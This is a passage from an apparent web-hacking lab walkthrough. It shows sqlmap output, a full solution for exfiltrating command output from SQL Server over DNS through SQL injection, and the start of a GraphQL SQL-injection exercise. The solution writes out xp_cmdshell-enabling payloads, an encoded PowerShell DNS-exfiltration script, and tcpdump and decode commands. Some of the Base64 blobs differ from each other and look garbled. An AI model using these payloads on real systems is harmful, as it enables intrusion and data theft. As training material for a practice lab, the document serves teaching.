[09:09:54] [INFO] retrieved: tempdb
available databases [5]:
[*] awhdb
[*] master
[*] model
[*] msdb
[*] tempdb

[09:10:14] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 166 times
[09:10:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/topup.webhacklab.com'

[*] ending @ 09:10:14 /2019-04-26/
```

Data Exfiltration over DNS via SQLi

Challenge URL: <http://topup.webhacklab.com/Account/SecurityQuestion>

- Exploit the injection vulnerability to exfiltrate the output of command “ipconfig” over DNS channel.

Solution:

Step 1: It can be identified that the application is developed in .NET with MVC framework, backend database is SQL Server and it is vulnerable to SQL injection. Exploit this further to retrieve the data using out-of-band (OOB) channels - DNS. Start a DNS listener on your kali VM using the following command:

```
root@Kali:~# tcpdump -n udp port 53 -i any
```


```
root@kali:~# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
```

Step 2: Enable xp_cmdshell using the following command.


```
';exec sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure
'xp_cmdshell', 1;RECONFIGURE; --
```


Step 3: Login into the application and inject the below payload into the Question field, as shown below:

```
';exec master..xp_cmdshell 'cmd.exe /c nslookup XXX.userX.webhacklab.com' --
```



Step 4: Next, logout and visit the Password Reset functionality as done in the earlier exercise. Input the answer and click on 'RESET PASSWORD'.



Step 5: Note the output of 'tcpdump'. It will show that the DNS requests are being received by the host.

```
root@kali:~# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
21:54:59.962501 IP 192.168.200.12.53385 > 192.168.4.10.53: 48349+ A? test.user10.webhacklab.com. (44)
21:55:01.948456 IP 192.168.200.12.60850 > 192.168.4.10.53: 3113+ AAAA? test.user10.webhacklab.com. (44)
```

Step 6: As there is a limit on size and type of data that can be sent over DNS channels, we need to create a payload that will encode the output, break it into chunks and then send it over the DNS channel with sequence numbers appended to them.

Once the OOB calls are received, the output can be sorted with the help of sequence numbers as UDP packets do not have an arrival order.

The payload created is as shown below. It will send output of ipconfig over DNS to userX.webhacklab.com.

```
'; exec master..xp_cmdshell 'cmd /v /c "ipconfig > C:\Windows\Temp\outputX &&
certutil -encodehex -f C:\Windows\Temp\outputX C:\Windows\Temp\outputX.hex 4
&& powershell -enc
JAB0AGUAeAB0AD0ARwB1AHQALQBDAG8AbgB0AGUAbgB0ACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAF
QAZQBtAHAAXABvAHUAdABwAHUAdAAxADAALgBoAGUAeAA7ACQAcwB1AGIAZABvAG0AYQBpAG4APQAK
AHQAZQB4AHQALgByAGUAcABsAGEAYwB1ACgAIgAgACIALAAiACIAKQA7ACQAagA9ADEAMQAxADEAMQ
A7AGYAbwByAGUAYQBjAGgAKAAKAGkAIABpAG4AIAAKAHMAAdQBiAGQAbwBtAGEAaQBuACkAewAgACQA
ZgBpAG4AYQBsAD0AJABqAC4AdABvAHMAAdABYAGkAbgBnACgAKQArACIALgAiACsAJABpACsAIgAuAG
YAaQBsAGUALgB1AHMAZQByADEMAAAuAHcAZQBjAGGAYQBjAGsAbABhAGIALgBjAG8AbQAIADsAJABq
ACAAKwA9ACAAMQA7ACA AUwB0AGEAcgB0AC0AUABYAG8AYwB1AHMAcWAgAC0ATgBvAE4AZQB3AFcAaQ
BuAGQAbwB3ACAAbgBzAGwAbwBvAGsAdQBwACAAJABmAGkAbgBhAGwAIAB9AA==" --
```

Let's understand the payload in parts:

First part: Below command will run ipconfig on SQL server using xp_cmdshell, write the output to a file, then hexencode it with 'certutil' in a specific format (in columns with spaces, without the characters and the addresses), and is represented by code 4.

```
exec master..xp_cmdshell 'cmd /v /c "ipconfig > C:\Windows\Temp\outputX && certutil -encodehex -f C:\Windows\Temp\outputX C:\Windows\Temp\outputX.hex 4
```

Second part: It will run a PowerShell script in Base64 encoded format to avoid breaking SQL syntax. This script will read the hex encoded output file, break the content into chunks and then generate DNS queries in specific format i.e.

sequence_number.\$Data.file.userX.webhacklab.com

Plain Script:

```
$text=Get-Content C:\Windows\Temp\outputX.hex;$subdomain=$text.replace("
","");$j=11111;foreach($i in $subdomain){
$final=$j.toString()+"."+$i+".file.userX.webhacklab.com";$j += 1; Start-
Process -NoNewWindow nslookup $final }
```


This will be the Encoded Script that can be decrypted using:

powershell -enc {\$encoded_script} :


The encoded output of the plaintext script will look like this :

```
JAB0AGUAeAB0AD0ARwB1AHQALQBDAG8AbgB0AGUAbgB0ACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAF
QAZQBtAHAAXABvAHUAdABwAHUAdAAxADAALgBoAGUAeAA7ACQAcwB1AGIAZABvAG0AYQBpAG4APQAK
AHQAZQB4AHQALgByAGUAcABsAGEAYwB1ACgAIgAgACIALAAiACIAKQA7ACQAagA9ADEAMQAxADEAMQ
A7AGYAbwByAGUAYQBjAGgAKAAkAGkAIABpAG4AIAAkAHMAAdQBiAGQAbwBtAGEAaQBuACkAewAgACQA
ZgBpAG4AYQBsAD0AJABqAC4AdABvAHMAAdByAGkAbgBnACgAKQArACIALgAiACsAJABpACsAIgAuAG
YAaQBsAGUALgB1AHMAZQByADEMAAAuAHcAZQBjAGgAYQBjAGsAbABhAGIALgBjAG8AbQAIADsAJABq
ACAAkWA9ACAAMQA7ACAAUwB0AGEAcgB0AC0AUABYAG8AYwB1AHMAcWAgAC0AtgBvAE4AZQB3AFcAaQ
BuAGQAbwB3ACAAbgBzAGwAbwBvAGsAdQBwACAAJABmAGkAbgBhAGwAIAB9AA==
```

Step 7: To create your own encoded string containing your IP address and file name use the PowerShell encoder [here](#) or use our utility hosted within the VPN <http://utility.webhacklab.com> as shown in the screenshot below.



Step 8: Submit the final Image payload to the injection point.




Step 9: Before executing the payload run Tcpcmdump to capture the DNS queries and write it to a file, as shown in the below figure:

```
root@kali:~# tcpdump -n udp port 53 -i any | tee oob.txt
```

```
root@kali:~# tcpdump -n udp port 53 -i any | tee oob.txt
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
```

Step 10: As done earlier, execute the payload from reset password and observe the responses on tcpdump.



```

root@kali:~# tcpdump -n udp port 53 -i any | tee oob.txt
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
22:42:41.105361 IP 192.168.200.12.5461 > 192.168.4.10.53: 18691+ A? 11111.0d0a57696e646f777320495020436f6e.file.
user10.webhacklab.com. (83)
22:42:41.130383 IP 192.168.200.12.54541 > 192.168.4.10.53: 6667+ A? 11113.45746865726e65742061646170746572.file.
user10.webhacklab.com. (83)
22:42:41.130428 IP 192.168.200.12.35550 > 192.168.4.10.53: 2342+ A? 11115.2020436f6e6e656374696f6e2d737065.file.
user10.webhacklab.com. (83)
22:42:41.130453 IP 192.168.200.12.20624 > 192.168.4.10.53: 15822+ A? 11117.20202e203a200d0a2020204950763420.file.
user10.webhacklab.com. (83)
22:42:41.130475 IP 192.168.200.12.24686 > 192.168.4.10.53: 51656+ A? 11119.202e202e202e202e202e202e203a2031.file.
user10.webhacklab.com. (83)
22:42:41.130494 IP 192.168.200.12.48363 > 192.168.4.10.53: 16078+ A? 11121.2020205375626e6574204d61736b202e.file.
user10.webhacklab.com. (83)
22:42:41.130510 IP 192.168.200.12.53160 > 192.168.4.10.53: 4928+ A? 11123.202e202e203a203235352e3235352e30.file.
user10.webhacklab.com. (83)
22:42:41.288561 IP 192.168.200.12.64608 > 192.168.4.10.53: 15156+ A? 11125.617465776179202e202e202e202e202e.file.
user10.webhacklab.com. (83)
22:42:41.288576 IP 192.168.200.12.15849 > 192.168.4.10.53: 17484+ A? 11131.2020204d65646961205374617465202e.file.
user10.webhacklab.com. (83)
22:42:41.288582 IP 192.168.200.12.6197 > 192.168.4.10.53: 27644+ A? 11127.756e6e656c2061646170746572206973.file.

```

Step 11: Once the execution completes, oob.txt will be created. Run the following command that will extract required data from the file, arrange it based on sequence number, and then hex decode it.

```

root@kali:~# egrep -o '[0-9]{5}+\.[0-9a-fA-F]{0,62}' oob.txt|sort -u|cut -d.
-f2|xxd -r -p

```

```

root@kali:~# egrep -o '[0-9]{5}+\.[0-9a-fA-F]{0,62}' oob.txt|sort -u|cut -d. -f2|xxd -r -p
Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.200.120
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . :

Tunnel adapter isatap.{4A3D4585-5E20-415B-B831-7486943F95A4}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
root@kali:~#

```

GraphQL Exploitation


Challenge URL: <http://expense.webhacklab.com:3000/viewexpense>

- Exploit SQL injection in one of the GraphQL endpoints and retrieve admin credentials.
- Use Introspection to extract the PII (Salary) of the 'userX@webhacklab.com'.
- Using GraphQL mutation, view expenses of all the users.


Part 1: Exploit SQL injection in one of the GraphQL endpoints and retrieve admin credentials.

Solution:


Step 1: Navigate to '<http://expense.webhacklab.com:3000/>' and register an account. Enter credentials and click on 'Sign In'.




Step 2: Click on 'AddExpense' and fill in any random expense.



Step 3: The expense will be added. Now click on 'ViewExpense' as shown:



Step 4: Analyze the HTTP Request content. The request shows the expenses for a particular date.



Step 5: Change the date field value to blank/null and observe the response.

The screenshot shows a REST client interface with a target URL of `http://192.168.200.12:9000`. The request is a POST to `/graphql` with the following body:

```

1 POST /graphql HTTP/1.1
2 Host: 192.168.200.12:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://expense.webhacklab.com:3000/viewex
8 content-type: application/json
9 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6I
10 origin: http://expense.webhacklab.com:3000
11 Content-Length: 201
12 Connection: close
13
14 {
  "query": "query GetExpense($date: String){\n
  "variables": {
    "date": ""
  }
}
    
```

The response is a 200 OK with headers including `X-Powered-By: Express`, `Access-Control-Allow-Origin: *`, and `Content-Type: application/json; charset=utf-8`. The JSON body is:

```

10 {
  "data": {
    "expenses": [
  ]
}
11
    
```

Both the request body and the response body are highlighted with red boxes. The status bar at the bottom indicates "Done" and "264 bytes | 306 millis".

Step 6: Change the date field value to " 07-15-2020' " and send the request. If you observe we have added a single quote at the end of the date.

